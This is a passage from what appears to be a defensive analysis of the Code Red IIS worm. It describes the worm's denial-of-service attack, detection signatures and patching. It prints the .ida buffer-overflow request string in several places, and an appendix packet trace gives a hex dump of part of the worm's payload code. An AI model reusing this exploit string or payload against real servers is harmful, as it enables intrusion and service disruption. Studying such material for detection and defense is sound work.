
5. Execution after this proceeds to step 6 of the 'System Infection' functionality.

Denial of Service Attack

1. Each thread will attempt to target www.whitehouse.gov on port 80 by establishing a connection and sending 100k of data. If this connection is successful then the worm will create a loop that performs 18000h single byte send()'s to www.whitehouse.gov.


2. After this activity the worm will sleep for about four hours, it will then repeat this attack procedure.

Diagram of Infection



The infected systems will scan the Internet looking for vulnerable systems.

The diagram above illustrates, from a very high level, how a typical company would have their web server connected to the Internet (in this case an IIS web server). People from all over the world would then be able to connect to this web server using a standard Internet browser. To allow for these connections the company would have to open TCP port 80 (HTTP default port) on their corporate firewall. Simple yet secure right. Not quite, there is one huge problem. The Code Red exploit also travels over TCP port 80. The corporate firewall in this case offers absolutely no protection from the Code Red worm.



The worm can also be introduced internally, perhaps through a unprotected mobile user

It is very common to see an organization focus less of their security efforts on their internal networks, this can prove to be a huge oversight. In the case illustrated above a default Windows 2000 server (residing on a mobile laptop) was attached to the internal network. This laptop could have been infected with Code Red through a home connection and later connected to the corporate WAN. At this point the worm can begin to wreak its havoc infecting all vulnerable machines in sight, internal and external.

Attack Signature

A full packet capture of the Code Red worm can be found in Appendix A. This capture illustrates the complete session of TCP/IP packets that a single infected system would send when trying to replicate and infect other systems.

Identifying The Worm Through Signature Based IDS
Signature based IDS look for patterns within the packets to identify possible malicious activity. The following signature can be used, and is used by many IDS systems, to identify Code Red activity. This signature is specific to CRv1 and CRv2, the signature for Code Red II is slightly different.

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%
u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u78
01%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%
u00=a
HTTP/1.0
```

Identifying The Worm Through IIS Web Server Logs
The following entry could be found in an IIS Web Server log if the system was probed by the Code Red worm (CRv1 and/or CRv2). It is important to note that this entry would be the same whether the system was infected or not. Therefore it is impossible to tell strictly of the basis of IIS logs if Code Red has infected the system. However, if entries like this are found and it is known that the system has not been patched for this vulnerability there is a very good chance that the system has been infected.

```
"GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%
u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u78
01%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%
u00=a
HTTP/1.0" 404 10100 "-" "-"
```

Other possible ways to detect Code Red
There are other possible means by which to detect the presence of Code Red on a network.

The system administrator may notice that the server is not performing as usual. Code Red may be using enough CPU cycles to impact the server's normal routine prompting the system administrator to investigate further.

A few techniques the administrator could employ are:

1. Using a 3rd party application (the process may be hidden from native tools) to determine exactly what processes are running. This would show if any unexpected processes were running.
2. Using the netstat command (netstat –an) to get a quick listing of all active TCP and UDP connections. This would show if there were an abnormal number of outbound connections originating from the server.

It may also be possible to use the auditing features of the corporate proxy server, the Internet firewall, or the boarder router to determine if any abnormal activity is taking place. These logs contain a wealth of information but are seldom reviewed.

How to Protect Against the Worm

Now that the potential destructive capabilities of this worm have become evident, it is important to recognize some of the ways in which to protect against them. Many of the common security components or devices are not adequate to deal with this threat. Take a firewall for example. Since the worm travels over TCP port 80 traditional firewalls are not able to filter the traffic from reaching the web servers, lest the administrator wants to stop all valid web traffic as well.

IDS sensors are able to detect the signature of the worm but the actions they can take are limited. In the most extreme cases some IDS network sensors have the capability to reset connections. This will still not prevent the infection of a vulnerable system due to the fact that exploit only needs to send one HTTP session for the worm to spread, this eliminates the possibility of the IDS resetting the connection before the server receives the malicious payload.

One of the only ways to truly prevent this worm from infecting a system is to make sure all applicable security patches are applied, a practice all to uncommon in the industry. These patches can be found at the following locations.

Windows NT 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833

Windows 2000 Professional, Server and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800

Another good means by which to proactively protect your systems is through OS and application hardening. Operating System (OS) hardening simply pertains to disabling services that are not needed for the system to perform its basic functions. As an example take a default installation of Windows 2000 Server. Some services, such as SNMP will be enabled and started automatically during boot up. Most times these services are not needed and should be disabled. Otherwise your system can be unnecessarily exposed. The same actions can be taken with applications. In this case the IIS web server has many additional features installed and enabled by default, one of which is the Indexing service. With minimal configuration changes one can make their web server, or other application much more secure. Detailed hardening guidelines for both IIS and Windows 2000 (among other things) can be purchased from SANS.

It is also good security practice to routinely conduct vulnerability assessments against ones own systems. Vulnerability assessments are a proactive process in which the system administrator or local security officer will simulate real attacks against a system to determine where that system's exposures are. This offers a means to keep current with patches and helps ensure that the overall risks are minimized. There are many good tools freely available to conduct such assessments, some of which exclusively look for Code Red vulnerabilities.

Coding of the Worm

Full disassembly of the worm complete with comments can be found in Appendix B.

A summary of the worm activity during each subroutine can be found in the previous section titled "Step by Step Analysis".

Additional Information

Additional information can be found at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp including technical details, an FAQ and detailed information regarding patch availability.

Also http://news.cnet.com/news/0-1003-201-6658647-0.html?tag=tp_pr is a very good and detailed news article regarding the Code Red worm.

http://www.net-security.org/text/articles/coverage/code-red/ site with many very good links regarding Code Red

http://www.eeye.com/html/advisories/codered.zip provides a very detailed analysis of the Code Red worm complete with assembly code.

References

1. "Hypertext Transfer Protocol – HTTP/1.1." June 1999. URL:http://www.ietf.org/rfc/rfc2616.txt (Oct. 2001)

2. "Hypertext Transfer Protocol – HTTP/1.0." May 1996. URL:http://www.ietf.org/rfc/rfc1945.txt (Oct. 2001)

3. "Hypertext Transfer Protocol – HTTP/1.1." January 1997. URL:http://www.ietf.org/rfc/rfc2068.txt (Oct. 2001)

4. Ross, Keith. "The Hypertext Transfer Protocol." 1997. URL:http://www.seas.upenn.edu/~tcom500/application/http.htm (Oct 2001)

5. Nielsen, Henrik. "Hypertext Transfer Protocol Version 1.x." September 2001. URL: http://www.w3.org/Protocols/HTTP/ (Oct 2001)

6. Marshall, James. "HTTP Made Real Easy." August 1997. URL:http://jmarshall.com/easy/http/#whatis (Oct 2001)

7. eEye Digital Security. "All versions of Microsoft Internet Information Services Remote buffer overflow (SYSTEM Level Access)" June 18, 2001. URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html (Oct 2001)

8. "Common Vulnerabilities and Exposures CAN-2001-0500" June 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500(Oct 2001)

9. "CERT® Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL" June 2001. URL: http://www.cert.org/advisories/CA-2001-13.html (Oct 2001)

10. "Unchecked Buffer in Index Server ISAPI Extension Leads to Web Server Compromise." June 2001. URL:http://www.securiteam.com/windowsntfocus/5FP0B2K4KU.html(Oct 2001)

11. "Microsoft Security Bulletin MS01-033." June 2001. URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp (Oct 2001)

12. "CERT® Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL" August 2001. URL:http://www.cert.org/advisories/CA-2001-19.html (Oct 2001)

13. Permeh, Ryan & Maiffret, Marc "Full analysis of the .ida "Code Red" worm." July 2001. URL: http://www.net-security.org/text/articles/code-red.shtml (Oct 2001)

14. "Code Red Worm Analysis Update." August 2001. URL:http://www.incidents.org/archives/intrusions/msg01307.html (Oct 2001)

15. "Code Red Threat FAQ." August 2001. URL:http://www.incidents.org/react/code_red.php (Oct 2001)

16. "CAIDA Analysis of Code-Red." August 2001. URL:http://www.caida.org/analysis/security/code-red/ (Oct 2001)

17. Maiffret, Marc. "Tech Alert: .ida 'Code Red' Worm Targets IIS Servers." July 2001. URL: http://www.8wire.com/articles/?AID=2192&Page=1 (Oct 2001)

18. "Initial Analysis of the .IDA 'Code Red' Worm" July 2001. URL:http://www.securiteam.com/securitynews/5OP0B204UA.html (Oct 2001)

19. Lemos, Rob. "Virulent worm calls into doubt our ability to protect the Net" July 2001. URL: http://news.cnet.com/news/0-1003-201-6658647-0.html?tag=tp_pr (Oct 2001)

20. "Have you been compromised?" August 2001. URL:http://builder.cnet.com/webbuilding/0-7532-8-6958289-3.html (Oct 2001)

21. Scambray, Joel & McClure, Stuart & Kurtz, George. Hacking Exposed, Second Edition.Berkley: Mcgraw-Hill, 2001.

22. Poulsen, Kevin. "Beware 'Brown Orifice'" August 2000. URL:http://online.securityfocus.com/news/70 (Feb 2002)

23. "CERT® Advisory CA-2002-04 Buffer Overflow in Microsoft Internet Explorer" February 2002. URL: http://www.cert.org/advisories/CA-2002-04.html (Feb 2002)

24. "Windows 2000 IIS 5.0 Remote buffer overflow vulnerability" May 2001 URL:http://www.eeye.com/html/Research/Advisories/AD20010501.html (Oct 2001)

25. "Economic Impacts of Malicious Code Attacks" January 2002. URL: http://www.ximeon.com/lib/economic.html (March 2002)

Appendix A

Code Red Packet Trace

```
16:06:55 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 48 Ident
48889 TTL 112 Checksum 30661 DF  SN=2342942504 AN=0 W=16384 2 SYN
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 30 BE F9 40 00 70 06 77 C5 D3 E9 02 DC XX XX .0..@.p.w.......
XX XX 04 8A 00 50 8B A6 77 28 00 00 00 00 70 02 .5...P..w(....p.
40 00 67 6D 00 00 02 04 05 B4 01 01 04 02       @.gm.........
16:06:55 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 48
Ident 0 TTL 64 Checksum 26303 DF  SN=3436235331 AN=2342942505 W=5840
12 ACK SYN
16:06:56 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1500
Ident 48986 TTL 112 Checksum 29112 DF  SN=2342942509 AN=3436235332
W=17520 18 ACK PSH
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
05 DC BF 5A 40 00 70 06 71 B8 D3 E9 02 DC XX XX ...Z@.p.q.......
XX XX 04 8A 00 50 8B A6 77 2D CC D0 CA 44 50 18 .5...P..w-...DP.
44 70 F5 2B 00 00 2F 64 65 66 61 75 6C 74 2E 69 Dp.+../default.i
64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E da?NNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
4E 4E 4E 25 75 39 30 39 30 25 75 36 38 35 38 25 NNN%u9090%u6858%
75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39 ucbd3%u7801%u909
30 25 75 36 38 35 38 25 75 63 62 64 33 25 75 37 0%u6858%ucbd3%u7
38 30 31 25 75 39 30 39 30 25 75 36 38 35 38 25 801%u9090%u6858%
75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39 ucbd3%u7801%u909
30 25 75 39 30 39 30 25 75 38 31 39 30 25 75 30 0%u9090%u8190%u0
30 63 33 25 75 30 30 30 33 25 75 38 62 30 30 25 0c3%u0003%u8b00%
75 35 33 31 62 25 75 35 33 66 66 25 75 30 30 37 u531b%u53ff%u007
38 25 75 30 30 30 30 25 75 30 30 3D 61 20 20 48 8%u0000%u00=a  H
54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 TTP/1.0..Content
2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A -type: text/xml.
48 4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F HOST:www.worm.co
6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 m. Accept: */*.C
6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 ontent-length: 3
35 36 39 20 0D 0A 0D 0A 55 8B EC 81 EC 18 02 00 569 ....U.......
00 53 56 57 8D BD E8 FD FF FF B9 86 00 00 00 B8 .SVW............
CC CC CC CC F3 AB C7 85 70 FE FF FF 00 00 00 00 ........p.......
E9 0A 0B 00 00 8F 85 68 FE FF FF 8D BD F0 FE FF .......h........
```

```
FF 64 A1 00 00 00 00 89 47 08 64 89 3D 00 00 00 .d......G.d.=...
00 E9 6F 0A 00 00 8F 85 60 FE FF FF C7 85 F0 FE ..o.....`.......
FF FF FF FF FF FF 8B 85 68 FE FF FF 83 E8 07 89 ........h.......
85 F4 FE FF FF C7 85 58 FE FF FF 00 00 E0 77 E8 .......X......w.
9B 0A 00 00 83 BD 70 FE FF FF 00 0F 85 DD 01 00 ......p.........
00 8B 8D 58 FE FF FF 81 C1 00 00 01 00 89 8D 58 ...X...........X
FE FF FF 81 BD 58 FE FF FF 00 00 00 78 75 0A C7 .....X......xu..
85 58 FE FF FF 00 00 F0 BF 8B 95 58 FE FF FF 33 .X.........X...3
C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A 01 00 00 8B .f..=MZ.........
8D 58 FE FF FF 8B 51 3C 8B 85 58 FE FF FF 33 C9 .X....Q<..X...3.
66 8B 0C 10 81 F9 50 45 00 00 0F 85 79 01 00 00 f.....PE....y...
8B 95 58 FE FF FF 8B 42 3C 8B 8D 58 FE FF FF 8B ..X....B<..X....
54 01 78 03 95 58 FE FF FF 89 95 54 FE FF FF 8B T.x..X.....T....
85 54 FE FF FF 8B 48 0C 03 8D 58 FE FF FF 89 8D .T....H...X.....
4C FE FF FF 8B 95 4C FE FF FF 81 3A 4B 45 52 4E L.....L....:KERN
0F 85 33 01 00 00 8B 85 4C FE FF FF 81 78 04 45 ..3.....L....x.E
4C 33 32 0F 85 20 01 00 00 8B 8D 58 FE FF FF 89 L32.. .....X....
8D 34 FE FF FF 8B 95 54 FE FF FF 8B 85 58 FE FF .4.....T.....X..
FF 03 42 20 89 85 4C FE FF FF C7 85 48 FE FF FF ..B ..L.....H...
00 00 00 00 EB 1E 8B 8D 48 FE FF FF 83 C1 01 89 ........H.......
8D 48 FE FF FF 8B 95 4C FE FF FF 83 C2 04 89 95 .H.....L........
4C FE FF FF 8B 85 54 FE FF FF 8B 8D 48 FE FF FF L.....T.....H...
3B 48 18 0F 8D C0 00 00 00 8B 95 4C FE FF FF 8B ;H.........L....
02 8B 8D 58 FE FF FF 81 3C 01 47 65 74 50 0F 85 ...X....<.GetP..
A0 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE ......L.......X.
FF FF 81 7C 01 04 72 6F 63 41 0F 85 84 00 00 00 ...|..rocA......
8B 95 48 FE FF FF 03 95 48 FE FF FF 03 95 58 FE ..H.....H.....X.
FF FF 8B 85 54 FE FF FF 8B 48 24 33 C0 66 8B 04 ....T....H$3.f..
0A 89 85 4C FE FF FF 8B 8D 54 FE FF FF 8B 51 10 ...L.....T....Q.
8B 85 4C FE FF FF 8D 4C 10 FF 89 8D 4C FE FF FF ..L....L....L...
8B 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE ..L.....L.....L.
FF FF 03 95 4C FE FF FF 03 95 58 FE FF FF 8B 85 ....L.....X.....
54 FE FF FF 8B 48 1C 8B 14 0A 89 95 4C FE FF FF T....H......L...
8B 85 4C FE FF FF 03 85 58 FE FF FF 89 85 70 FE ..L.....X.....p.
FF FF EB 05 E9 0D FF FF FF E9 16 FE FF FF 8D BD ................
F0 FE FF FF 8B 47 08 64 A3 00 00 00 00 83 BD 70 .....G.d.......p
FE FF FF 00 75 05 E9 38 08 00 00 C7 85 4C FE FF ....u..8.....L..
FF 01 00 00 00 EB 0F 8B 8D 4C FE FF FF 83 C1 01 .........L......
89 8D 4C FE FF FF 8B 95 68 FE FF FF 0F BE 02 85 ..L.....h.......
C0 0F 84 8D 00 00 00 8B 8D 68 FE FF FF 0F BE 11 .........h......
83 FA 09 75 21 8B 85 68 FE FF FF 83 C0 01 8B F4 ...u!..h........
50 FF 95 90 FE FF FF 3B F4 90 43 4B 43 4B 89 85 P......;..CKCK..
34 FE FF FF EB 2A 8B F4 8B 8D 68 FE FF FF 51 8B 4....*....h...Q.
95 34 FE FF FF 52 FF 95 70 FE FF FF 3B F4 90 43 .4...R..p...;..C
4B 43 4B 8B 8D 4C FE FF FF 89 84 8D 8C FE FF FF KCK..L..........
EB 0F 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF ....h........h..
FF 8B 85 68 FE FF FF 0F BE 08 85 C9 74 02 EB E2 ...h........t...
8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF FF E9 ..h........h....
53 FF FF FF 8B 85 68 FE FF FF 83 C0 01 89 85 68 S.....h.........h
FE FF FF 8B 4D 08 8B 91 84 00 00 00 89 95 6C FE ....M.........l.
FF FF C7 85 4C FE FF FF 04 00 00 00 C6 85 D0 FE ....L...........
FF FF 68 8B 45 08 89 85 D1 FE FF FF C7 85 D5 FE ..h.E...........
FF FF 5B 53 53 FF C7 85 D9 FE FF FF 63 78 90 90 ..[SS.......cx..
8B 4D 08 8B 51 10 89 95 50 FE FF FF 83 BD 50 FE .M..Q...P.....P.
FF FF 00 75 26 8B F4 6A 00 8D 85 4C FE FF FF 50 ...u&..j...L...P
```

```
8B 8D 68 FE FF FF 51 8B 55 08 8B 42 08 50 FF 95 ..h...Q.U..B.P..
6C FE FF FF 3B F4 90 43 4B 43 4B 83 BD 50 FE FF l...;..CKCK..P..
16:06:56 -0700 07/19/2001 xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 ->
xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 TCP V 4 IHL 5 TOS 0 Length 52
Ident 30656 TTL 64 Checksum 61178 DF  SN=3436235332 AN=2342942505
W=5840 10 ACK
16:06:56 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 40 Ident
48984 TTL 112 Checksum 30574 DF  SN=2342942505 AN=3436235332 W=17520
10 ACK
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
00 28 BF 58 40 00 70 06 77 6E D3 E9 02 DC XX XX .(.X@.p.wn......
XX XX 04 8A 00 50 8B A6 77 29 CC D0 CA 44 50 10 .5...P..w)...DP.
44 70 F8 9B 00 00 00 00 00 00 00 00             Dp..........
16:06:57 -0700 07/19/2001 xxx.xxx.x.xxx:1162 00.50.54.61.34.A8 ->
xx.xx.xxx.xx:80 00.E0.29.87.F8.C4 TCP V 4 IHL 5 TOS 0 Length 1500
Ident 49066 TTL 112 Checksum 29032 DF  SN=2342943969 AN=3436235332
W=17520 10 ACK
00 E0 29 87 F8 C4 00 50 54 61 34 A8 08 00 45 00 ..)....PTa4...E.
05 DC BF AA 40 00 70 06 71 68 D3 E9 02 DC XX XX ....@.p.qh......
XX XX 04 8A 00 50 8B A6 7C E1 CC D0 CA 44 50 10 .5...P..|....DP.
44 70 47 16 00 00 D2 8D 66 F0 50 89 95 74 FE FF DpG.....f.P..t..
FF 8B 45 08 8B 8D 50 FE FF FF 89 48 10 8B F4 8D ..E...P....H....
95 2C FE FF FF 52 6A 00 8D 85 4C FE FF FF 50 8D .,...Rj...L...P.
8D D0 FE FF FF 51 6A 00 6A 00 FF 95 98 FE FF FF .....Qj.j.......
3B F4 90 43 4B 43 4B E9 9F 01 00 00 8B F4 FF 95 ;..CKCK.........
A4 FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C FE FF ....;..CKCK..L..
FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89 95 4C ...L...........L
FE FF FF 81 BD 4C FE FF FF 09 04 00 00 74 05 E9 .....L.......t..
67 01 00 00 8B F4 68 00 DD 6D 00 FF 95 A0 FE FF g.....h..m......
FF 3B F4 90 43 4B 43 4B E9 80 06 00 00 8F 85 4C .;..CKCK.......L
FE FF FF 8B 85 34 FE FF FF 89 85 CC FE FF FF 8B .....4..........
8D 4C FE FF FF 8B 95 B0 FE FF FF 89 11 8B 85 4C .L.............L
FE FF FF 8B 8D C8 FE FF FF 89 48 04 8B 95 68 FE ..........H...h.
FF FF 89 95 50 FE FF FF EB 0F 8B 85 50 FE FF FF ....P.......P...
83 C0 01 89 85 50 FE FF FF 8B 8D 68 FE FF FF 81 .....P.....h....
C1 00 01 00 00 39 8D 50 FE FF FF 73 12 8B 95 50 .....9.P...s...P
FE FF FF 81 3A 4C 4D 54 48 75 02 EB 02 EB CB 8B ....:LMTHu......
85 50 FE FF FF 83 C0 04 8B 8D 4C FE FF FF 89 41 .P........L....A
08 8B F4 8D 95 48 FE FF FF 52 6A 04 68 00 40 00 .....H...Rj.h.@.
00 8B 85 CC FE FF FF 50 FF 95 A8 FE FF FF 3B F4 .......P......;.
90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 EB .CKCK..L........
0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF ...L........L...
81 BD 4C FE FF FF 00 30 00 00 7D 56 8B 95 CC FE ..L....0..}V....
FF FF 03 95 4C FE FF FF 8B 02 3B 85 B0 FE FF FF ....L.....;.....
75 3E 8B 8D CC FE FF FF 03 8D 4C FE FF FF 8B 95 u>........L.....
60 FE FF FF 89 11 8B F4 68 00 51 25 02 FF 95 A0 `.......h.Q%....
FE FF FF 3B F4 90 43 4B 43 4B 8B 85 CC FE FF FF ...;..CKCK......
03 85 4C FE FF FF 8B 8D B0 FE FF FF 89 08 EB 02 ..L.............
EB 8F 8B F4 8D 95 4C FE FF FF 52 8B 85 48 FE FF ......L...R..H..
FF 50 68 00 40 00 00 8B 8D CC FE FF FF 51 FF 95 .Ph.@........Q..
A8 FE FF FF 3B F4 90 43 4B 43 4B BA 01 00 00 00 ....;..CKCK.....
85 D2 0F 84 E7 04 00 00 8B F4 6A 00 68 80 00 00 ..........j.h...
00 6A 03 6A 00 6A 01 68 00 00 00 80 8B 85 68 FE .j.j.j.h......h.
FF FF 83 C0 63 50 FF 95 9C FE FF FF 3B F4 90 43 ....cP......;..C
```

```
4B 43 4B 89 85 30 FE FF FF 83 BD 30 FE FF FF FF KCK..0.....0....
